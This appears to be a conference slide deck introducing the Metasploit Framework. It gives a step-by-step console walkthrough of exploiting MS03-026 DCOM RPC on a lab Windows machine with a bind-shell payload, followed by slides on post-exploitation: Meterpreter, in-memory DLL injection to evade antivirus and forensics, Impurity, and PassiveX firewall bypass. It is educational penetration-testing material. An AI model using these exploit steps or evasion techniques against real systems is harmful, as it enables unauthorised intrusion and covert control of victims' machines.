Exploiting ...

- Now to get to the good part, setting settings and using the exploit. First, we need to tell Metasploit which exploit we plan to use. To do this, simply type 'use msrpc_dcom_ms03_026'. You should see your shell prompt change from 'msf' to 'msf msrpc_dcom_ms03_026'.



```
MSFConsole
optional:      EXITFUNC      Exit technique: "process", "thread", "s
eh"
required:      LPORT         Listening port for bind shell

Description:
  Listen for connection and spawn a shell

msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 > show options


Exploit Options
=====

Exploit:      Name      Default      Description
-----
required      RHOST      The target address
required      RPORT      135         The target port

msf msrpc_dcom_ms03_026 >
```

Exploiting ...

- Metasploit tells us we need two settings for this exploit: RHOST and RPORT. RHOST tells Metasploit what Remote Host to attack and RPORT is what port on the remote computer to connect to. RPORT is set to default to 135, so leave that alone; however, the RHOST is blank. To change a setting in Metasploit you use the 'set' command. I am going to set my RHOST value to 192.168.1.97 (my laptop, the computer I'll be attacking). To do this, I type 'set RHOST 192.168.1.97'. You should see a 'RHOST -> 192.168.1.97' appear confirming the value you set. If you ever set the wrong value, you can either reset it by issuing another 'set <name> <value>', or you can 'unset' the value (unset <name>).



```
MSFConsole
required:          LPORT          Listening port for bind shell
Description:
  Listen for connection and spawn a shell
msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 > show options


Exploit Options
=====

Exploit:  Name      Default  Description
-----  -
required  RHOST          The target address
required  RPORT          135          The target port

msf msrpc_dcom_ms03_026 > set RHOST 192.168.1.93
RHOST -> 192.168.1.93
msf msrpc_dcom_ms03_026 >
```

Exploiting ...

- Now that we have the two values we need for the exploit set, we need to choose our payload. To see a list of payloads compatible with the exploit we chose, just type 'show payloads'.



```
MSFConsole
msf msrpc_dcom_ms03_026 > set RHOST 192.168.1.97
RHOST -> 192.168.1.97
msf msrpc_dcom_ms03_026 > show payloads


Metasploit Framework Usable Payloads
=====

winadduser          Create a new user and add to local Administrators group
up
winbind              Listen for connection and spawn a shell
winbind_stg          Listen for connection and spawn a shell
winbind_stg_upexec   Listen for connection then upload and exec file
winexec              Execute an arbitrary command
winreverse           Connect back to attacker and spawn a shell
winreverse_stg       Connect back to attacker and spawn a shell
winreverse_stg_ie    Listen for connection, send address of GP/LL across.
read/exec InlineEgg
winreverse_stg_upexec Connect back to attacker and spawn a shell

msf msrpc_dcom_ms03_026 >
```

Exploiting ...

- The one we want is there (winbind), so let's choose our payload. Setting a payload is just like setting a RHOST or RPORT. To use winbind, I just type 'set PAYLOAD winbind'.



```
MSFConsole
RHOST -> 192.168.1.97
msf nsrpc_dcom_ms03_026 > show payloads


Metasploit Framework Usable Payloads
=====

winadduser          Create a new user and add to local Administrators group
winbind             Listen for connection and spawn a shell
winbind_stg         Listen for connection and spawn a shell
winbind_stg_upexec  Listen for connection then upload and exec file
winexec            Execute an arbitrary command
winreverse          Connect back to attacker and spawn a shell
winreverse_stg      Connect back to attacker and spawn a shell
winreverse_stg_ie   Listen for connection, send address of GP/LL across,
read/exec InlineEgg
winreverse_stg_upexec Connect back to attacker and spawn a shell

msf nsrpc_dcom_ms03_026 > set PAYLOAD winbind
PAYLOAD -> winbind
msf nsrpc_dcom_ms03_026(winbind) >
```


Exploiting ...

- Now that we have a payload set, its a good idea to check if there are any options the payload needs. If you run a 'show options', you will notice we have two more options. One of the optional, but both already have defaults. The LPORT option is what port to have the bind shell listen on (listen port). It defaults to 4444, so lets just use that.



```
MSFConsole
Exploit:  Name      Default  Description
-----  -
required RHOST  192.168.1.97  The target address
required RPORT  135          The target port

Payload:  Name      Default  Description
-----  -
optional EXITFUNC seh       Exit technique: "process", "thread", "seh"
required LPORT  4444      Listening port for bind shell

msf msrpc_dcom_ms03_026(winbind) > show targets


Supported Exploit Targets
=====

 0  Windows NT SP6/2K/XP ALL

msf msrpc_dcom_ms03_026(winbind) >
```


Exploiting ...

- Now we need to choose a target. To get a list of targets, use the 'show' command: 'show targets' It seems like an easy choice for targets (only one listed). For other exploits, you may see many different targets, but not this one. To set the target, go ahead and type 'set TARGET 0'. Now that we have all of the options set (or at least we think so), it is a good idea to go back and make sure they are all correct. To view the options you have set, just type 'set'. This will show the settings you have previously set.



The screenshot shows a terminal window titled 'MSFConsole'. At the top, it displays configuration for an exploit: 'optional EXITFUNC seh' and 'required LPORT 4444', with a note 'Exit technique: "process", "thread", "seh"' and 'Listening port for bind shell'. The user enters 'msf msrpc_dcom_ms03_026(winbind) > show targets', which lists 'Supported Exploit Targets' with '0 Windows NT SP6/2K/XP ALL'. Subsequent commands 'set TARGET 0' and 'set' show the current configuration: 'PAYLOAD: winbind', 'RHOST: 192.168.1.97', and 'TARGET: 0'.

```
MSFConsole

optional EXITFUNC seh      Exit technique: "process", "thread", "seh"
required LPORT 4444        Listening port for bind shell

msf msrpc_dcom_ms03_026(winbind) > show targets


Supported Exploit Targets
=====

 0 Windows NT SP6/2K/XP ALL

msf msrpc_dcom_ms03_026(winbind) > set TARGET 0
TARGET => 0
msf msrpc_dcom_ms03_026(winbind) > set
PAYLOAD: winbind
RHOST: 192.168.1.97
TARGET: 0
msf msrpc_dcom_ms03_026(winbind) >
```

Exploiting ...

- It is time for the fun part: using the exploit. Normally you would be able to use the command 'check' to see if the exploit/payload would work (without actually taking over the remote box). Unfortunately this exploit doesn't have a check function, but to start the actual exploit, just type 'exploit'.



```
MSFConsole
msf msrpc_dcom_ms03_026(winbind) > show targets

Supported Exploit Targets
=====

  0  Windows NT SP6/2K/XP ALL

msf msrpc_dcom_ms03_026(winbind) > set TARGET 0
TARGET => 0
msf msrpc_dcom_ms03_026(winbind) > set
PAYLOAD: winbind
RHOST: 192.168.1.97
TARGET: 0
msf msrpc_dcom_ms03_026(winbind) > check
[*] No check has been implemented for this module
msf msrpc_dcom_ms03_026(winbind) > exploit
[*] Starting Bind Handler.
[*] Connected to REMACT with group ID 0x7c1f
[*] Exiting Bind Handler.

msf msrpc_dcom_ms03_026(winbind) >
```



POST EXPLOITATION

Got EIP ! Now What?

Post-Exploitation

- The purpose of an exploit is to manipulate the target
- Manipulation of target begins in post-exploitation
 - Command shells are executed
 - Files are downloaded
 - And blah blah ...

What most attackers do in post-exploitation?

- Spawn a command shell
 - Poor automation support
 - Reliant on shell intrinsic commands
 - Limited to installed application
 - Don't have advance features

Some attackers use syscall proxying

- Good automation support
- Partial or full access to target's native API
- Can be clumsy when implementing complex features
- Typically required specialized build steps

What is Meterpreter?

- An advanced post-exploitation system
- Based on library injection technology
- First released with Metasploit 2.3
- After exploitation, a Meterpreter server DLL is loaded on to the target
- Attacker use a Meterpreter client to interact with server to
 - Load run-time extensions in form of DLL
 - Interact with communication channels

Meterpreter

- But before understanding Meterpreter one should understand library injection

Library Injection

- Provides a method of loading a library (DLL) into an exploited process
- Libraries are functionally equivalent to executables
 - Full access to various OS provided APIs
 - Can do anything an executable can do
- Library injection is Covert: no new process need to be created

Types of Library Injection

- Two primary methods exists to inject a library
 - On-Disk: loading a library from target's HDD or file share
 - In-Memory: loading a library entirely from memory
- Both are conceptually portable to non windows platforms

On-Disk Library Injection

- Loading a library from disk has been a defacto standard for windows payload
- On-Disk injection subject to filtering antivirus due to file system access
- Requires that the library file exists on the target hard drive or that file share be reachable

In-Memory Library Injection

- First windows implementation released with Metasploit 2.2
- Libraries are loaded entirely from memory
- No disk access means no antivirus interference
- Most stealthy form of library injection
- No disk access means no forensic traces if the machine loses power

In-Memory Library Injection on Windows

- Library loading on windows is provided through NTDLL.DLL
- NTDLL.DLL only supports loading from disk
- To load libraries from memory , NTDLL must be tricked
- When loading libraries , low-level system calls are used to interact the file on disk
 - NtOpenFile
 - NtCreateSection
 - NtMapViewOfSection
- These routines can be hooked to change their behavior to operate against the memory region
- Once hooked calling LoadLibraryA with a unique pseudo file name is all that's needed

How Meterpreter works?

- The Meterpreter works in a client <-> server configuration. Where the server merely acts as a communication and loading mechanism
- A protocol is designed to handle this communication and can be referenced in the user guide
- The extensions can either be for client or server usage and support any language that can create a shared object (DLL) and support the cdecl calling convention

Core Client/Server Interface

- Server written in C ,Client written in any language
- Provides a minimal interface to support the loading of extension
- Implements basic packet transmission and dispatching
- Also includes support for migrating the server to another running process

Meterpreter Features

- Command execution & manipulation
- Registry Interaction
- File system interaction
- Network pivoting & port forwarding
- Anything you can do as a native DLL, meterpreter can do it too
- Limit is UNLIMITED

Meterpreter Potential

- Endless. The Meterpreter packaged with the Framework has a wealth of extensions included. For instance, one of the extensions, Fs, allows for uploading and downloading files to and from the remote machine
- However delving into the custom extensions (DLL) lies endless possibilities

More Features

- A number of extensions are included with the Framework that provide other potentially useful commands. The source code of these extensions is included as an example and can easily be modified for other uses. The following extensions are currently included:
 - Fs
 - Provides interaction with the filesystem on the remote machine.
 - Net
 - Provides interaction with the network stack on the remote machine.
 - Process
 - Provides interaction with processes on the remote machine.
 - Sys
 - Provides interaction with the environment on the remote machine.

Metasploit Framework

A little intro to other technologies

Metasploit Framework

Impurity

Sounds good to me.....

What is Impurity?

- Impurity is an injection technique developed by Alexander Cuttergo. The technique is a method of inserting code into the memory of a running process

Impurity Theory

- By statically linking and mapping a process into the exploited applications memory area
- We can effectively write a program in c without all the fuss of turning it into shellcode.
- Now this is achieved in two steps (called stages).
- The first part is exploiting a process with the `linux_ia32_reverse_impurity` payload. This contains the necessary assembly code to handle the loading of our program
 - Once the target process has been exploited and the first stage payload ran it connects back and injects the second stage (aka our impurity compiled program)
- This may seem like a lot of work but the Framework makes it very simple and straight forward

Impurity Potential

- Well imagine being able to write any code you want in C and using it as a payload. Now imagine you can download something you like off the net and have it run as a payload. If that sounds fancy then you have realized some of the potential of using Impurity payloads

Metasploit Framework

.....PassiveX.....

Post-Exploitation on Windows Using ActiveX controls

(just an intro)

What is PassiveX?

- PassiveX is a technique to bypass restrictive outbound firewall , by manipulating the activeX controls of Internet Explorer in windows at the target's side

Why we need it?

- During remote exploitation it is some times impossible to make direct communication channels b/w a target and attacker's machine due to outbound filters at target's end. To Bypass such filters needs to create a payload that is capable of masquerading as normal user traffic from within the context of a trusted process

PassiveX Theory

- The method involves 2 steps..
 - In step 1 initial payload will enable the activex controls by modifying IE zone restriction through windows registry , which can be accomplished by the use of `advapi32!RegCreateKeyA` and `advapi32!RegSetValueExA`
 - Now the payload launch a hidden instance of Internet Explorer that is pointed at a attacker's controlled URL with an embedded ActiveX control

From now on communication between attacker and target is through HTTP

What PassiveX can do?

- Automation And Scripting
- Passive Information gathering
- Penetration testing
- Worm Propagation

Metasploit 3.0

- Greater focus. Not just about exploits and payloads
- Embedded for use in other applications
- Staged payloads becoming the norm
- “Pivoting” through hosts like commercial tools
- Designed for threads
- Strong support for automation
 - Test suites
 - Ability to test defensive infrastructures

Metasploit 3.0

- The word is the next gen of the Framework will be written in Ruby
- Clean and simple language that is easy to learn
- Strong object model
- Decent library support
- Builds natively on Win32
- 2.x will stay Perl and continue in parallel

Metasploit Framework

Let's see some demos!

Questions?

- I hope this presentation helped you, new to the Metasploit framework (like me), to get a feeling about what it is and guide you through the initial steps. Comments are welcome:

omar@pakcon.org

zaib@pakcon.org

- My little experience tells me that it is a very powerful tool, but you'll need some (serious) background to unveil the real power. But remember, learning is fun